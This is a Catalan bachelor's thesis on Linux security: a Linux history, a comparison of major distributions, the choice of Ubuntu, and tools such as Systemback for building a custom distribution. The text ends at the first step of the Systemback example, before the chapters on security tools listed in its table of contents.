

Treball de Final de Grau Linux Security

EINES D'AUDITORIA I HACK ÈTIC

OBON SAN JOSÉ, JORDI

En el primer apartat del present TFG es repassa la història dels sistemes Linux i es fa una comparativa de les distribucions GNU/Linux més importants. Un cop analitzades, s'escull una i se'n personalitza l'aspecte de la distribució i els programes a instal·lar.

Com el projecte està enfocat a la seguretat dels sistemes GNU/Linux els programes a incorporar hi estan relacionats. Així, en el segon apartat del projecte, es realitza un estudi de les diverses aplicacions relacionades amb la detecció de vulnerabilitats, tests de penetració i la creació d'auditories de seguretat, és a dir eines per realitzar *hacking* ètic. Un cop fet l'estudi i la selecció de les eines es mostra un exemple d'ús d'aquestes.

Finalment, en el tercer apartat, es du a terme l'estudi de sistemes SIEM, IDS i Firewall disponibles en l'actualitat i es mostra un exemple d'ús de les solucions escollides.

Paraules Clau: GNU / Linux, Seguretat, Hacking, Vulnerabilitat i Test de penetració.

The first section of this *TFG* reviews the history of Linux systems and compares the most important GNU / Linux distributions. Once analyzed, one is chosen and the appearance of the distribution and the programs to be installed are customized.

As the project is focused on the security of GNU / Linux systems, the programs to be incorporated are related. Thus, in the second section of the project, a study is made of the various applications related to the detection of vulnerabilities, penetration tests and the creation of security audits, in other words, ethical hacking tools. Once the tools have been studied and selected, an example of their use is shown.

Finally, in the third section, the study of SIEM, IDS and Firewall systems currently available is carried out and an example of the use of the chosen solutions is shown.

Keywords: GNU / Linux, Security, Hacking, Vulnerability and Penetration Test.

Introduction

There are currently a wide variety of GNU Linux distributions, some of which ones are very generic and the other ones are designed for more specific purposes.

This project is focused on GNU Linux systems and security because it is playing an increasingly important role in telecommunications, organizations and in the personal user life.

Although there are already some distributions focused on Security and Vulnerability Audits, this distribution aims to offer extra value including an SIEM system, Firewall and IDS, ... in a single GNU Linux distribution.

Furthermore, the project aims to show the possibilities of some built-in applications and how ethical hacking can be done with them, and thus discover the vulnerabilities of the systems and then remedy them.

Goals

Throughout the project, an analysis / comparison will be made of some of the most important GNU Linux distributions available currently, emphasizing the differences from each other.

Once one of these distributions will have been chosen, this will be customized and the software that is considered most appropriate will be integrated, always focusing on security.

Finally, it will dig into the security field. The main security tools and programs will be tested and analyzed to be included on the distribution. The idea is not just to find the tools and incorporate them to the Linux distribution, but to test them and adapt them to our needs. Furthermore, this project wants to show how to carry out some attacks, how to detect vulnerabilities and how to mitigate them using the programs and tools included on the distribution.

Índex

Introducció.....	6
Objectius	6
Història dels sistemes Linux.....	7
Cronologia	7
Comparativa de distribucions Linux.....	9
Debian	9
Ubuntu	10
OpenSUSE	10
Arch Linux.....	11
Red Hat Enterprise Linux.....	11
Fedora	12
Gentoo.....	12
Kali Linux.....	13
Elecció	13
Creació d'una distribució Linux pròpia.....	14
Cubic	14
Linux From Scratch (LFS).....	14
Systemback	15
Procés d'instal·lació:	15
Exemple d'ús:.....	16
Personalització de la distribució	19
Procés d'instal·lació:	19
Exemple de personalització:	19
Estudi d'eines d'escaneig de vulnerabilitats i auditoria.....	21
Nmap	21
Instal·lació	21
Exemples d'ús.....	22
Zaproxy.....	24
Instal·lació.....	24
Exemples d'ús.....	26
Maltego.....	29
Instal·lació.....	29
Exemples d'ús.....	34

Metasploit	40
Instal·lació	40
Exemples d'ús.....	41
Estudi d'eines relacionades amb la seguretat - Tallafof, IDS, SIEM.....	45
Splunk (SIEM).....	47
Instal·lació	47
Exemple d'ús.....	47
GUPW Firewall	55
Instal·lació	55
Exemple d'ús.....	55
Conclusions.....	59
Bibliografia.....	60

Introducció

Actualment hi ha una gran varietat de distribucions GNU Linux, algunes són molt genèriques i d'altres estan creades per a propòsits més específics.

Aquest projecte està orientat als sistemes GNU Linux i a la seguretat, ja que aquesta, cada cop juga un paper més important dins de les telecomunicacions, les organitzacions i en l'àmbit personal dels usuaris.

Tot i que ja hi ha algunes distribucions enfocades a les Auditories de seguretat i vulnerabilitats, aquesta distribució pretén donar un valor afegit oferint els mecanismes de sistemes SIEM, Tallafores, IDS, ... en una sola distribució GNU Linux.

A més es vol mostrar les possibilitats d'algunes aplicacions incorporades i com amb elles es pot realitzar *Hacking* ètic, i així descobrir les vulnerabilitats dels sistemes per després remeiar-les.

Objectius

Al llarg del projecte es farà un anàlisi / comparativa d'algunes de les diverses distribucions GNU Linux que hi ha disponibles i les diferències que ofereix cada una.

Seguidament, s'escollirà una d'aquestes distribucions per personalitzar-la i integrar el programari que es consideri més adient sempre focalitzant en la seguretat.

Finalment, es profunditzarà en l'àmbit de la seguretat, on el treball permetrà fer un anàlisi i proves d'algunes de les eines que hi ha actualment basades en la seguretat dels sistemes, la idea no es només cercar les eines i incorporar-les a la distribució sinó provar-les i adaptar-les a la nostra necessitat. Així també s'aprendran com realitzar alguns atacs, com detectar vulnerabilitats i com mitigar-les.


Història dels sistemes Linux

El projecte Linux es va iniciar l'any 1991 quan l'estudiant finlandès Linus Torvalds va crear un nou nucli de sistema operatiu gratuït. Aquest nucli Linux ha estat marcat per un creixement constant al llarg de la seva història. Des dels seus inicis al 1991, ha passat d'estar compost per un petit nombre de fitxers compilats en C a més de 23,3 milions de línies de codi font, sense comptar els comentaris.

Així el nucli Linux és un programa especialment pel hardware i independent del Sistema Operatiu, no obstant la majoria de distribucions incorporen les eines creades pel projecte GNU.

Linus Torvalds inicialment va publicar el nucli de Linux sota la seva pròpia llicència, que tenia una restricció a l'activitat comercial i incloïa eines del projecte GNU sota llicència GPL. Finalment el 1992, Torvalds va modificar la llicència del seu nucli Linux sota la llicència GPL i va treballar amb els desenvolupadors de GNU per integrar totes les eines al nucli Linux i així crear el sistema operatiu GNU/Linux.

Cronologia



- 1991: El nucli de Linux és anunciat públicament el 25 d'agost per l'estudiant finlandès de 21 anys Linus Benedict Torvalds.
- 1992: el nucli de Linux es llicencia sota la GNU GPL. Es creen les primeres distribucions de Linux.
- 1993: Més de 100 desenvolupadors treballen en el nucli Linux. Amb la seva ajuda, el nucli s'adapta a l'entorn GNU, que crea un gran espectre d'aplicacions per a Linux. Es publica la primera distribució Linux, Slackware.

El mateix any, es funda el projecte Debian, la distribució comunitària més gran.

- 1994: Torvalds publica la versió 1.0 de Linux. El projecte XFree86 aporta una interfície gràfica d'usuari (GUI). Els fabricants comercials de distribució de Linux Red Hat i SUSE publiquen la versió 1.0 de les seves distribucions de Linux.
- 1996: Es publica la versió 2.0 del nucli Linux. El nucli es capaç de funcionar amb diversos processadors al mateix temps mitjançant el multiprocessament simètric (SMP) i, per tant, es converteix en una alternativa seriosa per a moltes empreses.
- 1998: Moltes empreses importants com IBM, Compaq i Oracle anuncien el seu suport a Linux. El model de desenvolupament de codi obert de Linux capta l'atenció de la premsa tècnica popular, aquesta fet provoca que Netscape alliberi públicament el codi font del conjunt de navegadors web. A més, un grup de programadors comença a desenvolupar la interfície gràfica d'usuari KDE.
- 1999: Un grup de desenvolupadors comença a treballar en l'entorn gràfic GNOME, destinat a convertir-se en un substitut gratuït de KDE, que en aquell moment depenia del conjunt d'eines Qt propietàries. IBM anuncia el suport de Linux. Es publica la versió 2.2 del nucli Linux.
- 2000: Dell es converteix en el proveïdor número 2 de sistemes basats en Linux a tot el món i el primer fabricant important que ofereix Linux en tota la seva línia de productes.
- 2001: es publica la versió 2.4 del nucli Linux.
- 2003: es publica la versió 2.6 del nucli Linux.
- 2004: L'equip XFree86 es divideix i s'uneix a l'organisme d'estàndards X existent per formar la X.Org Foundation, el que resulta en un desenvolupament substancialment més ràpid del servidor X per a Linux.
- 2005: El projecte openSUSE publica una distribució gratuïta de la comunitat de Novell. També el projecte OpenOffice.org presenta la versió 2.0.
- 2006: Oracle llança la seva pròpia distribució de Red Hat Enterprise Linux. Novell i Microsoft anuncien una cooperació per a una millor interoperabilitat i la protecció mútua de patents.
- 2007: Dell comença a distribuir ordinadors portàtils amb el sistema Ubuntu instal·lat.
- 2009: la capitalització borsària de Red Hat és igual a la de Sun, interpretada com un moment simbòlic per a l'economia basada en Linux".
- 2011: es publica la versió 3.0 del nucli Linux.
- 2012: els ingressos agregats del mercat de servidors Linux superen els de la resta del mercat Unix.
- 2013: Android basat en Linux de Google té el 75% de la quota de mercat dels telèfons intel·ligents, en termes de nombre de telèfons enviats.
- 2014: Ubuntu té més de 22.000.000 d'usuaris.
- 2015: es publica la versió 4.0 del nucli Linux.
- 2019: es publica la versió 5.0 del nucli Linux.

Comparativa de distribucions Linux

Actualment hi ha més de 300 distribucions de Linux, cosa que dificulta una mica l'elecció d'una. La bona notícia és que la majoria d'aquestes distribucions estan basades sobre un conjunt de distribucions principals que descriurem a continuació.

A través d'aquest enllaç es pot comprovar la cronologia de les principals distribucions GNU Linux i el seu arbre gneològic:

https://upload.wikimedia.org/wikipedia/commons/1/1b/Linux_Distribution_Timeline.svg

Debian

Debian és una de les distribucions de Linux més antigues, llançada per primera vegada el 1993. Debian està compromesa amb el programari lliure i va formalitzar el seu compromís en un document anomenat Contracte Social. Aquest document afirma que Debian sempre es mantindrà 100% gratuïta i dins de la comunitat de programari lliure.

Debian disposa de tres branques diferents per cobrir les necessitats dels usuaris i organitzacions *Unstable*, *Testing* i *Stable*

Com el seu nom indica, la branca *Unstable* està pensada per als usuaris que estan disposats a sacrificar l'estabilitat per accedir a les últimes versions d'aplicacions de programari. Aquesta branca no està pensada per a usuaris empresarials ni per a qualsevol persona que no estigui disposada a acceptar el fet que les coses es puguin trencar de tant en tant.

Després que els paquets hagin passat algunes proves a la branca *Unstable*, es traslladen a la branca *Testing*, on romanen fins que es consideren prou madurs com per ser declarats estables. La branca de proves és popular entre els usuaris que utilitzen Debian en ordinadors d'escriptori, mentre que la branca estable es considera adequada principalment per a servidors i organitzacions.

Tot i que es poden instal·lar diferents entorns gràfics, Debian per defecte proposa instal·lar GNOME3.

Ubuntu

Ubuntu és el sistema operatiu d'escriptori més popular dins de les distribucions Linux.

Aquest distribució Linux està basada en Debian i és compatible amb la majoria dels seus paquets. A més, les dues distribucions també comparteixen el mateix entorn d'escriptori predeterminat, GNOME 3, donant-los un aspecte i una sensació similars.

A part de la versió d'escriptori, Ubuntu disposa d'una versió per a servidors, una versió per a dispositius d'*Internet of Things* (IoT) i versions per al núvol com Amazon AWS, Microsoft Azure, Google Cloud Platform, Oracle, Rackspace i IBM Cloud.

Totes les versions d'Ubuntu estan disponibles de forma gratuïta, però Canonical, l'empresa que desenvolupa Ubuntu, ofereix un servei opcional d'atenció al client.

Hi ha diferents versions d'escriptori d'Ubuntu en funció del seu entorn gràfic. Aquestes es distribueixen com a distribucions de Linux autònomes i comparteixen l'arxiu de paquets de programari d'Ubuntu. Per exemple, Kubuntu ofereix l'experiència KDE Plasma Workspace, Lubuntu és un sabor d'Ubuntu lleuger, ràpid i modern que utilitza LXQt com a entorn d'escriptori predeterminat i Ubuntu Studio incorpora programari per a la creació de contingut multimèdia.

OpenSUSE

La comunitat openSUSE Linux està recolzada per SUSE, una empresa multinacional de programari de codi obert amb seu a Alemanya que desenvolupa i ven productes Linux a clients empresarials. SUSE també es el desenvolupador de SUSE Linux.

OpenSUSE té com a objectiu crear una distribució Linux plena d'eines per a administradors de sistemes, desenvolupadors i usuaris d'escriptori, com ara Open Build Service (OBS), openQA, YaST i Kiwi.

A diferència de les distribucions basades en Debian, openSUSE utilitza el gestor de paquets RPM, igual que la distribució Red Hat i els seus descendents.

OpenSUSE ofereix dues branques diferents respecte al llançament de noves versions: OpenSUSE Tumbleweed i OpenSUSE Leap. OpenSUSE Tumbleweed incorpora les últimes versions del programari, per aquest motiu, és ideal per als usuaris als quals els agrada jugar amb el programari més recent i no els agraden les reinstal·lacions del sistema. En canvi, OpenSUSE Leap rep actualitzacions provades segons un calendari de llançament fix, així es converteix en la millor opció pels usuaris que valoren l'estabilitat del sistema.

Arch Linux

Arch Linux és una distribució independent de Linux lleugera i flexible. Entre els seus principis destaca la iniciativa per buscar la senzillesa. Aquest principi està plasmat en quatre lletres: KISS que son les sigles de *Keep It Simple, Stupid*.

Com a exemple de simplicitat, la majoria de la configuració d' Arch Linux es realitza a través del terminal editant fitxers de text. A més disposa del seu propi gestor de paquets anomenat Pacman, el qual combina paquets binaris amb un sistema de creació de paquets que permet als usuaris crear els seus propis paquets de programari i compartir-los amb altres usuaris mitjançant el *Arch Linux User Repository* (AUR). Aquest dipòsit conté més de 55.000 paquets que no estan disponibles als dipòsits oficials i s'afegeixen més de 100 paquets cada setmana.

Arch Linux no disposa d'un entorn gràfic d'escriptori, un navegador web o un reproductor de música per defecte. D'aquesta manera convida als usuaris a que personalitzin el Sistema Operatiu segons les seves necessitats i preferències. Tots aquests processos de configuració i personalització estan molt ben documentats a la ArchWiki <https://wiki.archlinux.org/>.

Red Hat Enterprise Linux

Red Hat Enterprise Linux és una de les distribucions comercials més desplegades a nivell mundial. Té versions disponible per a estacions de treball, *mainframes*, servidors i super-ordinadors. Red Hat Enterprise Linux és capaç de proporcionar un temps de disponibilitat del 99,999%. Compta amb 17 rècords a nivell de rendiment i s'ha convertit en la distribució comercial de Linux més desplegada al núvol gràcies al seu suport per a milers d'aplicacions de programari i dispositius de maquinari.

Red Hat Enterprise Linux es conscient que les distribucions Linux no estan absents d'atacs cibernètics, per això, aplica diferents solucions i eines per aplicar seguretat al sistema durant el seu cicle de vida, per exemple, utilitza polítiques de seguretat perquè les aplicacions utilitzin automàticament el paquet criptogràfic adequat, disposa d'un servei d'anàlisi predictiu que identifica possibles amenaces abans que es converteixin en problemes, entre d'altres.

Fedora

Fedora és la plataforma gratuïta i de codi obert de Red Hat Enterprise Linux que permet als desenvolupadors de programari i als membres de la comunitat crear solucions a mida per als seus usuaris. Aquesta distribució GNU Linux conté programari d'avantguarda i tecnologies punteres també incloses a Red Hat Enterprise Linux.

Igual que la majoria de distribucions Linux, Fedora permet la instal·lació de diferents entorns gràfics com GNOME 3, KDE Plasma, Xfce, LXQt, Cinnamon, LXDE i SOAS.

A part de la versió d'escriptori, Fedora ofereix altres versions com la del servidor, que inclou una sèrie d'eines dins d'un tauler d'administrador; la Fedora CoreOS, un sistema operatiu centrat en contenidors; la Fedora Silverblue, un sistema operatiu d'escriptori immutable i la Fedora IoT, un sistema operatiu dirigit a dispositius d'Internet de les coses.

Gentoo

Gentoo és una distribució GNU Linux particular perquè no distribueix programari en paquets binaris. És a dir, per instal·lar una aplicació al sistema, aquesta s'ha de compilar localment des del seu codi font. Aquest mètode d'instal·lació de programari té els seus pros i contres.

Mitjançant la compilació local de programari a partir del codi font, és possible optimitzar individualment cada aplicació per a l'ordinador específic per aconseguir el millor rendiment possible. Tanmateix, això requereix molt de temps i els guanys de rendiment poden ser insignificants.

Igual que Arch Linux, Gentoo no té un aspecte estàndard ja que cada usuari és responsable de configurar el seu propi entorn gràfic. Els usuaris de Gentoo poden invertir diverses hores o dies en la seva primera instal·lació. Tot i que a priori pot semblar que és una gran quantitat de temps perdut, el procés és en realitat una gran experiència d'aprenentatge que permet als usuaris familiaritzar-se amb algunes de les parts dels sistemes Linux que la majoria de les distribucions es mantenen amagades.

Kali Linux

Kali Linux és una distribució Linux de codi obert basada en Debian destinada a proves de penetració avançades i auditories de seguretat. Kali Linux conté diversos centenars d'eines dirigides a diverses tasques de seguretat de la informació, com ara proves de penetració, investigació de seguretat, informàtica forense i enginyeria inversa. Kali Linux és una solució multi plataforma, accessible i disponible gratuïtament per a professionals i aficionats de la seguretat de la informació.

Kali Linux es va llançar el 13 de març de 2013 com una reconstrucció completa i de dalt a baix de BackTrack Linux, adherint completament als estàndards de desenvolupament de Debian.

Elecció

Després de revisar la documentació, provar algunes de les distribucions i l'experiència que tinc amb sistemes Linux, concretament OpenSUSE, Debian i UBUNTU, he considerat realitzar el treball amb la distribució Ubuntu 20.04.3 LTS, *Long Term Support*.

En primera instància vaig considerar utilitzar Kali Linux ja que incorporava moltes eines basades en la seguretat però finalment la vaig descartar per aquest motiu, ja que volia una distribució més lleugera i a més Ubuntu disposa de millor documentació pel fet d'estar més extesa.

Creació d'una distribució Linux pròpia

Personalitzar una distribució GNU Linux no només permet tenir una distribució diferent a la resta, també pot ajudar a instal·lar sistemes operatius i programari en diversos ordinadors de manera ràpida i eficient. Si haguéssim d'instal·lar i personalitzar un sistema Linux a una aula d'informàtica, hauríem d'instal·lar el Sistema Operatiu, el programari i aplicar les personalitzacions ordinador per ordinador. En canvi, personalitzant un distribució pròpia només és necessari realitzar les personalitzacions i la instal·lació de programari un cop i seguidament només cal instal·lar el Sistema Operatiu a tants ordinadors com es vulgui.

A més amb les versions LiveCD o LiveUSB, permeten executar la distribució GNU Linux personalitzada sense haver d'instal·lar-la.

Hi ha diverses eines que ajuden a automatitzar el procés de creació de la distribució pròpia, a continuació veurem les que he trobat més interessants per sistemes basats en sistemes Ubuntu:

Cubic

Cubic Custom Ubuntu ISO Creator és un assistent de GUI per crear una imatge ISO Live d'Ubuntu personalitzada.

Cubic permet una navegació sense esforç pels passos de personalització ISO i inclou un entorn de línia d'ordres virtual integrat per personalitzar el sistema de fitxers Linux. Podeu crear nous projectes de personalització o modificar projectes existents. Els paràmetres importants s'omplen dinàmicament amb valors predeterminats intel·ligents per simplificar el procés de personalització.

Linux From Scratch (LFS)

LFS Linux From Scratch és un dels mètodes més complexos però també permet una major personalització, ja que permet crear una distribució pràcticament des de zero.

El projecte LFS no proporciona un programari per realitzar la personalització, sinó que aporta unes guies que expliquen pas a pas com crear la teva pròpia distribució de Linux. Es poden consultar les guies al seu lloc web: <https://www.linuxfromscratch.org/>

Systemback

Systemback és l'aplicació que ens permet crear fitxers .sblive i .ISO per poder tenir un Live de la nostra distribució des del sistema operatiu que tenim instal·lat a la nostra màquina o en aquest cas des d'una màquina virtual o reinstal·lar el sistema personalitzat a un altre equip.

https://github.com/fconidi/systemback-install_pack-1.9.3

Per realitzar el projecte sense modificar i alterar el sistema operatiu amb el que treballa diàriament s'ha creat un entorn virtualitzat amb l'eina VMware, aquesta eina permet crear diferents màquines virtuals i realitzar snapshots d'aquestes, així es podran recuperar configuracions anteriors, en el cas que sigui necessari.

Procés d'instal·lació:


```
git clone https://github.com/fconidi/systemback-install_pack-1.9.4.git
cd systemback-install_pack-1.9.4/
chmod +x install.sh
sudo ./install.sh --allow
```

Després d'algunes proves m'he decantat per aquesta opció ja que permet crear tant la imatge ISO distribució Live com la de l'instal·lable.


Exemple d'ús:

El procediment per crear una imatge live és el següent:


1. Seleccioneu *Live System Create*




